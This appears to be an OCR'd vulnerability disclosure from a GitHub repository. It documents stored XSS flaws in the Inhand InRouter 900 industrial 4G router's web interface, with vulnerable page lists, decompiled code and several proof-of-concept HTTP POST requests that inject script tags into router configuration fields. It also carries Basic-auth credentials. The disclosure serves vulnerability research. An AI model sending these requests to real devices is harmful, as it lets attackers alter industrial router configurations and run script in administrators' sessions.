IoT_Hunter / Inhand InRouter 900 Industrial 4G Router Vulnerabilities(XSS).pdf

skyvast404 Add files via upload ... History

1 contributor

4.33 MB

Inhand InRouter 900 Industrial 4G Router Vulnerabilities(XSS)

Description

Stored XSS can occur via a special packet in the InRouter 900 Industrial 4G Router before firmware version 1.0.0.r11700.

1.Stored XSS

Vulnerable URL:setup-wan1.jsp、setup-sms-basic.jsp

The page shown below.

Let's check *jsp* file. ***web_exec*** wil execute system config command, for this case will show running config.

```
118  <% web_exec('show running-config cellular') %>
119  <% web_exec('show running-config netwatcher') %>
120  <% modem_list() %>
121  <% network_list() %>
122
123  if(cellular1_config)
124
125  var dest_keepalive_strict = 0;
126
```

So we need to modify running config to trigger XSS. We can modify running config via command config interface.

```
20:54:40 Router# configure terminal
20:55:35 Router(config)# cellular 1 gsm profile 1 3gnet s auto </script><script>alert(1)</script> 12

20:55:39 Router(config)# Connection closed by foreign host.
```

Also, we can send crafted packet, because no any sanitizer for user input, compose them and shown in front-end page.


```
ih_cmd_rsp_print("\t'profiles':[", v93, v94, v95);
v97 = 0;
v98 = &gl_myinfo;
do
{
  v99 = v98[316];
  v100 = v97 + 1;
  if ( v99 )
  {
    if ( v97 )
    {
      ih_cmd_rsp_print(",", v96, v99, v97);
      v99 = v98[316];
    }
    ih_cmd_rsp_print(
      "['%d','%d','%s','%s','%d','%s','%s']",
      v92,
      v99,
      (int)&gl_myinfo + 200 * (v92 - 1) + 1268,
      (char *)&gl_myinfo + 200 * (v92 - 1) + 1300,
      v98[333],
      (char *)&gl_myinfo + 200 * (v92 - 1) + 1336,
      (char *)&gl_myinfo + 200 * (v92 - 1) + 1400);
    v97 = v100;
  }
  ++v92;
```

PoC:

```
POST /apply.cgi HTTP/1.1
Host: 202.99.27.22
Content-Length: 329
Authorization: Basic YWRtOjEyMzQ1Ng==
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
 Gecko) Chrome/87.0.4280.88 Safari/537.36
Content-Type: text/plain;charset=UTF-8
Accept: */*
Origin: http://202.99.27.22
Referer: http://202.99.27.22/setup-pppoe.jsp?0.48866752532187463
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: web_autosave=1; web_state=0; web_alarms_refresh=3; web_status_route_refresh=5
; web_status_system_refresh=3; web_acl-modify=112-121; web_pingcount=4; web_pingsize=
32; web_status_log_refresh=0; web_nat-modify=0,0,ACL:100,cellular 1; web_rip_advanced
=0; web_ospf_advanced=0; web_redistribute_advanced=0; web_area_advanced=0;
web_if_advanced=0; web_bgp_advanced=0; web_status_sla_refresh=3;
web_status_track_refresh=3; web_status_vrrp_refresh=3; web_status_backup_refresh=3;
web_f_mqtt_advanced=0; web_status_mqtt_refresh=0; web_pingaddr=202.99.27.78;
web_pingoption=; web_tracehops=20; web_traceproto=0; web_tracewait=3; web_traceaddr=
202.99.27.78; web_traceoption=a; web_status_ipsec_refresh=0; web_status_dhcpd_refresh
=0; web_cellular_advanced=0; web_status_alarm_refresh=0; web_session=407b0cc
Connection: close

_ajax=1&_web_cmd=
interface%20dialer%201%0Ano%20shutdown%0Adialer%20pool%202%0Appp%20authentication%20a
u                                                                    23123%0Aip%20address%20st
a                                                                    120%203%0Ano%20ppp%20debu
g
```

```
interface dialer 1
no shutdown
dialer pool 2
ppp authentication auto </script><script>alert(1)</script> 123123
ip address static local 1.1.1.1 peer 2.2.2.2
ppp keepalive 120 3
no ppp debug
!
!
copy running-config startup-config
```



2.Stored XSS

Vulnerable URL:setup-nat-detail.jsp、setup-nat.jsp、status-eth.jsp、status-system.jsp

The similar vulnerability.

```
<% web_exec('show running-config nat') %>
<% web_exec('show interface') %>

var vif_blank = [['', '']];

if(<%ih_license('wlan')%>){
    var vifs = [].concat(vif_blank, cellular_interface, eth_interface, sub_eth_interface, svi_interface, xdsl_interface,
    gre_interface, openvpn_interface, vp_interface, dot11radio_interface, bridge_interface);
}else {
    var vifs = [].concat(vif_blank, cellular_interface, eth_interface, sub_eth_interface, svi_interface, xdsl_interface,
    gre_interface, openvpn_interface, vp_interface, bridge_interface);
}
var interface_options = grid_list_all_vif_opts(vifs);
if(!<%ih_license('ig9')%>){
    interface_options.sortByPrefix("vlan");
```

PoC:

```
POST /apply.cgi HTTP/1.1
Host: 202.99.27.22
Content-Length: 289
Authorization: Basic YWRtOjEyMzQ1Ng==
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/87.0.4280.88 Safari/537.36
DNT: 1
Content-Type: text/plain;charset=UTF-8
Accept: */*
Origin: http://202.99.27.22
Referer: http://202.99.27.22/setup-nat-detail.jsp
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-CN;q=0.7
Cookie: web_autosave=1; web_alarms_refresh=3; web_status_system_refresh=3; web_session=
7cdeaf19; web_cellular_advanced=0; web_status_ipsec_refresh=0; web_nat-modify=
1,1,cellular 1:TCP 8787,11.1.1.1:8888
Connection: close

_ajax=1&_web_cmd=
no%20ip%20dnat%20outside%20static%20tcp%20interface%20cellular%201%208787%2011.1.1.1%2088
88%20description%20123456%0Aip%20dnat%20outside%20static%20tcp%20interface%20cellular%201
%208787%2011.1.1.1%208888%20description%20</script><script>alert(1)</scrip>%0A%21%0Acopy%
20running-config%20startup-conf
```

Query Parameters (

Body Parameters (2)

Request Cookies (7)

Request Headers (1

```
no ip dnat outside static tcp interface cellular 1 8787 11.1.1.1 8888 descriptio
n 123456
ip dnat outside static tcp interface cellular 1 8787 11.1.1.1 8888 description </script><script>al
!
copy running-config startup-config
```

Press 'F2' for focus

3.Stored XSS

Vulnerable URL: setup-eth1.jsp、setup-eth2.jsp

The similar vulnerability.

```
    width: 300px;
}
</style>
<script type='text/javascript'>

<% ih_sysinfo() %>
<% ih_user_info() %>
<% web_exec('show running-config ethernet') %>
if(!<%ih_license('ig5')%>){
    <% web_exec('show bridge') %>
}
<% web_exec('show running-config dhcp-server') %>
```

```
var operator_priv = 12;

if(<%ih_license('ig9')%> && <%ih_license('ethernet2')%>){
```

```
POST /apply.cgi HTTP/1.1
Host: 202.99.27.22
Content-Length: 123
Authorization: Basic YWRtOjEyMzQ1Ng==
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
 Gecko) Chrome/87.0.4280.88 Safari/537.36
Content-Type: text/plain;charset=UTF-8
Accept: */*
Origin: http://202.99.27.22
Referer: http://202.99.27.22/setup-eth1.jsp?0.5633482136052013
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: web_autosave=1; web_state=0; web_alarms_refresh=3; web_status_route_refresh=5
; web_status_system_refresh=3; web_acl-modify=112-121; web_pingcount=4; web_pingsize=
32; web_status_log_refresh=0; web_nat-modify=0,0,ACL:100,cellular 1; web_rip_advanced
=0; web_ospf_advanced=0; web_redistribute_advanced=0; web_area_advanced=0;
web_if_advanced=0; web_bgp_advanced=0; web_status_sla_refresh=3;
web_status_track_refresh=3; web_status_vrrp_refresh=3; web_status_backup_refresh=3;
web_f_mqtt_advanced=0; web_status_mqtt_refresh=0; web_pingaddr=202.99.27.78;
web_pingoption=; web_tracehops=20; web_traceproto=0; web_tracewait=3; web_traceaddr=
202.99.27.78; web_traceoption=a; web_status_ipsec_refresh=0; web_status_dhcpd_refresh
=0; web_cellular_advanced=0; web_status_alarm_refresh=0; web_session=4fd36361
Connection: close

_ajax=1&_web_cmd=
%21%0Ainterface%20fastethernet%200/1%0Adescription%20</script><script>alert(1)</scrip
t>%0A%21%0Acopy%20running-conf
```

```
!
interface fastethernet 0/1
description </script><script>alert(1)</script>
!
copy running-config startup-config
```

4.Stored XSS

Vulnerable URL: setup-ipsec-main-page.jsp、setup-ipsec-extern-page.jsp、setup-ipsec-prof-config.jsp、setup-ipsec-tun-config.jsp、setup-ipsec-tunnel-p1.jsp、setup-ipsec-tunnel-p2.jsp、wizards-ipsec.jsp、wizards-ipsec-expert.jsp、setup-gre-tunnelIN.jsp、setup-ipsec-tunnel-setting.jsp

The similar vulnerability.

```
</style>

<script type="text/javascript">

<% ih_sysinfo() %>
<% ih_user_info() %>

<% web_exec('show running-config crypto') %>
```

PoC:

More Pages